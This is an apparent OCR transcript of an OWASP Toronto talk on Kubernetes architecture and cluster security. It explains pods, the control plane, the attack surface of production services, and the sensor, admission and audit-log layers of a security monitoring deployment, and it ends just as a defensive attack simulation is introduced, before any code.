

clusterfuck

by bilal siddiqui
@ OWASP Toronto
November 12th, 2025

about me

- security engineer + manager @ Turo
- security researcher, malware author, exploit developer, hacker, etc
- studied electrical engineering @ WesternU
- my website: https://bsssq.xyz/
- my github: https://github.com/bilals12
- recent CVE discovery: https://nvd.nist.gov/vuln/detail/CVE-2025-43330


container -> cluster



Containers aren't virtualization. They're kernel-level process isolation using namespaces (visibility boundaries) and cgroups (resource accounting). Docker packaged existing Linux primitives—chroot jails evolved into mount namespaces, cgroups v1 added resource limits, network namespaces gave you isolated IP stacks. A container shares the host kernel. Same syscall interface, same vulnerability surface, same scheduler.

Modern production systems don't run single containers. You're running distributed systems—hundreds to thousands of isolated process groups that need lifecycle management. The orchestration problem:

Scheduling: Bin-packing algorithm assigns containers to nodes based on CPU/memory requests, affinity rules, taints/tolerations. Scheduler watches API server for unbound pods, scores nodes, binds pod to winner.

Self-healing: kubelet health checks (liveness/readiness/startup probes) via exec, HTTP, TCP socket. Failed containers restart per policy (Always/OnFailure/Never). Node failures trigger eviction, pods rescheduled elsewhere.

Scaling: HorizontalPodAutoscaler watches metrics (CPU utilization, custom metrics from Prometheus), compares to target, adjusts replica count. Vertical scaling adjusts resource requests/limits. Cluster autoscaler provisions/deprovisions nodes.


Service mesh: kube-proxy manages iptables/ipvs rules for ClusterIP services. DNS (CoreDNS) maps service names to ClusterIPs. Endpoints controller tracks pod IPs. Load balancing happens at L4 (kube-proxy) or L7 (Ingress controller, service mesh like Istio/Linkerd).

Storage: PersistentVolume/PersistentVolumeClaim abstraction over block/file storage. CSI drivers interface with cloud providers (EBS, Persistent Disk) or local

storage. StatefulSets guarantee stable network identity + ordered deployment for stateful workloads.

Kubernetes won because it provides a control loop architecture: desired state (manifests) → API server → etcd → controllers reconcile actual state. Declarative API means you specify intent, not procedure. Infrastructure-agnostic through abstraction layers (CNI for networking, CSI for storage, CRI for runtimes).

Alternatives (Nomad, Swarm, ECS, Mesos) lost mindshare. Swarm died with Docker Inc's pivot. Nomad has simpler operational model but smaller ecosystem. ECS is AWS-locked. Kubernetes has network effects: tooling, operators, Helm charts, service mesh integrations.




hopefully you’re familiar with containers. docker popularized them, but the concept goes back to cgroups and namespaces in the linux kernel.
a container is literally just process isolation, i.e. you get your own fs, network stack, resource limits. you can ship an application with its dependencies and run it anywhere. but modern apps aren’t a single container.

for example, looking at any microservice architecture (like Turo), you’re running dozens, hundreds, thousands of independent services. each one needs to be scheduled onto hardware, monitored for health, scaled based on load, and connected to other services. this is the orchestration problem.

Schedule: Decide which physical machine runs which container based on resource availability
Heal: Restart containers that crash, replace ones that fail health checks
Scale: Spin up more replicas when traffic increases, kill them when it drops
Connect: Provide service discovery and load balancing between services
Store: Manage persistent volumes that survive container restarts

ubernetes (k8s) solves this. it's not the only orchestrator (you’ve got Docker Swarm, Nomad, Mesos) but it won the market because it provides a declarative API that abstracts infrastructure. you describe what you want ('i want 3 replicas of this service’) and Kubernetes makes it happen, whether you're on AWS, GCP, bare metal, or your laptop

cluster architecture




this here is one of our production clusters. you can see there are 76 namespaces, which are really just logical groupings of resources, and 24 worker nodes, which are just VMs that run containerized apps, and a bunch of pods. pods are the smallest deployable unit in a cluster, and are a logical abstraction that encapsulates multiple containers. the pods' containers run on the same node, and their lifecycle is synchronized.

looking at this screenshot, you can see the radial view. each spoke is a node. the green pods are healthy, and you can see the resource utilization: CPU, memory, storage. notice how some nodes are running 25+ pods. that's normal for production. every pod is a potential attack surface. we're looking at 24 nodes in this visualization, but the cluster has more (some are pending, some are in maintenance). each node is running 20-30 pods. that's 500+ pods in this cluster alone. and this is just one cluster. most organizations run multiple clusters: dev, staging, prod, internal tooling, cloud services, data engineering workloads, etc. different regions for latency. different clusters for compliance boundaries. we're talking thousands of pods across the infrastructure.

each pod is running a service. that service needs to talk to other services: databases, caches, message queues, external APIs. each pod has network policies (or doesn't, which is its own problem). each pod has RBAC permissions to the Kubernetes API. each pod can potentially mount secrets, configmaps, persistent volumes. the attack surface isn't linear, it's combinatorial. every pod multiplied by every permission multiplied by every network path. a single misconfiguration (a privileged pod here, an overly broad RBAC role there, a missing network policy) can be the entry point.


the other thing is that this stuff changes constantly. deployments happen multiple times a day. services scale up and down. pods move between nodes. the cluster state you see right now will be different in an hour. traditional security tools that rely on static configuration audits can't keep up. you need runtime visibility and dynamic policy enforcement. that's the engineering challenge we're solving with attack simulation.



A Pod always runs on a Node. A Node is a worker machine in Kubernetes and may be either a virtual or a physical machine, depending on the cluster. Each Node is managed by the control plane. A Node can have multiple pods, and the Kubernetes control plane automatically handles scheduling the pods across the Nodes in the cluster. The control plane's automatic scheduling takes into account the available resources on each Node.

A Pod models an application-specific "logical host" and can contain different application containers which are relatively tightly coupled. For example, a Pod might include both the container with your Node.js app as well as a different container that feeds the data to be published by the Node.js webserver. The containers in a Pod share an IP Address and port space, are always co-located and co-scheduled, and run in a shared context on the same Node.

Pods are the atomic unit on the Kubernetes platform. When we create a Deployment on Kubernetes, that Deployment creates Pods with containers inside them (as opposed to creating containers directly). Each Pod is tied to the Node where it is scheduled, and remains there until termination (according to restart policy) or deletion. In case of a Node failure, identical Pods are scheduled on other available Nodes in the cluster.



everything here goes through the control plane, which is technically the API server. when we run kubectl apply, it hits the API server. when a pod crashes, the kubelet on the node reports to the API server. when the scheduler decides where to place a pod, it writes that decision to the API server.

the API server is backed by etcd, which is a distributed K-V store. this is the single source of truth. every object in k8s (pods, services, secrets, RBAC policies, etc) is stored in etcd. if etcd is compromised, the entire cluster gets compromised.


the scheduler watches for pods that need placement. it looks at resource requests, node affinity rules, taints and tolerations, and picks a node. it updates the API server with that binding decision.

the controller manager is a collection of control loops. the deployment controller makes sure you have the right number of replicas. the node controller monitors node health. the service account controller creates default tokens. these controllers constantly reconcile the “desired” state with the actual state (parity).

the worker nodes are where the containers actually run. each node runs a kubelet. kubelet is an agent that talks to the API server. it watches for pods assigned to its node, tells the container runtime (in our case, that’s containerd) to start them, and reports their status back.

each node also has kube-proxy, which handles service networking. whenever you create a service in kubernetes, kube-proxy updates its iptables or IPVS rules to route traffic to the right pods.


cluster security



let’s try to understand the risk here. k8s security matters, and not in an abstract or compliance-checkbox sort of way. i mean: what services are running in these pods and what happens if they’re compromised? the cluster i showed you earlier had:
payment processing services: these handle credit card transactions, ACH transfers, refunds. they have access to payment tokens, customer financials, and direct connections to payment processors (we use Stripe). a compromised payment service can exfiltrate card data, manipulate transactions, or pivot to the payment processor’s API
authN/authZ: these issue JWTs, manage sessions, verify identites, etc. as a red-teamer, it’s trivial to forge tokens for any user once you pop the auth service and then privesc or bypass MFA
database operators: we run PostgreSQL/MySQL operators in k8s. the pods have credentials to prod databases. i don’t need to go any further here.

CI/CD pipelines: GHAs, jenkins agents, ArgoCD, whatever. they all run in pods. they have credentials to perform deploys to prod. they have access to the container registry, so they can leverage the pipeline to push dirty container images. they can modify deployment manifests. this is a primary supply chain attack vector.

logging/monitoring: APMs like NR can see everything. they scrape metrics from every pod and ship logs from every service.



legacy security tools, whose ancestry we can still find in modern tooling, were built for a different world. they assume static infra, network perimeters, long-lived hosts. k8s breaks all those assumptions.

host-based agents (AV/EDR): were designed to run on a server that lives for months or years. in k8s, a pod might live for 5 mins during a deployment rollout. by the time the agent detects something and reports it, the pod's gone. and the new pod has a clean slate: no detection state, no memory of what happened.

static perimeter: firewalls at the edge, IDS/IPS monitoring north-south traffic. that only works with clear network boundaries. everything inside is trusted, everything outside is untrusted. k8s doesn't really have a perimeter. every pod can talk to every other pod by default. east-west traffic (i.e. service to service, pod to pod) is the one that matters, and the perimeter firewall doesn't see that.

config audits: okay, so you can scan YAMLs for vulns. that only tells you if the deployment manifest has a security issue. it won't tell you what's running at runtime. devs can override those configs with kubectl, deploy via helm with custom values. they can exec into a pod and modify it. a static scan is just a snapshot in time…

i’ll talk a little bit about how we deployed our CSPM, which is also the primary detection vector in the cloud. the entire architecture of the deployment is three components: sensor, admission controller, and audit log collector. all three were deployed using ArgoCD across our infrastructure.

the sensor here is a DaemonSet, which means one pod runs on every node in the cluster. it’s deployed as a privileged container because it needs to inspect the host filesystem, read the container metadata, and access the kernel. it collects:
- process execution events via eBPF hooks
- network connections via eBPF sockets
- file access patterns
- container metadata (image, labels, runtime config)
- node configuration (kernel version, kubelet settings)

all this gets sent to the CSPM’s backend for analysis, and then formed into graph relations. the sensor is read-only.

the admission controller is a validating webhook. when you deploy a pod, k8s calls this webhook before allowing the deployment. it checks:
- is the image from an approved registry?
- does it have known CVEs?
- is the security context acceptable? (privileged flag, capabilities, host mounts)
- does it violate policies?


if the deployment fails validation, it gets blocked. this is what we mean by policy enforcement at admission time.

audit log collector scrapes the k8s audit logs, which record every API call to the API server. who created what pod, who accessed which secret, who escalated privileges.

it should ideally give us a full audit trail of the cluster's activity.

the reason i'm explaining this is: when we run our attack sim, we want to trigger detections in all 3 layers. the sensor should see the malicious proc exec. the audit log collector should see the service account token theft. and if we tried to deploy a malicious pod via the API, the admission controller should block it.

attack chain



before we go through the code, i’d like to explain the design philosophy behind the attack sim. we can’t just throw random exploits at a cluster and call it a test. it needs to be realistic, repeatable, and comprehensive.

every technique in this sim is something real attackers, or i, have used. i’m simulating TeamTNT’s playbook, Siloscape’s container escape chain, cryptomining campaigns that cost companies real money, and deploying my own malware as well. if a good attacker actually compromised a pod in your cluster, these are some of the techniques they’d use.

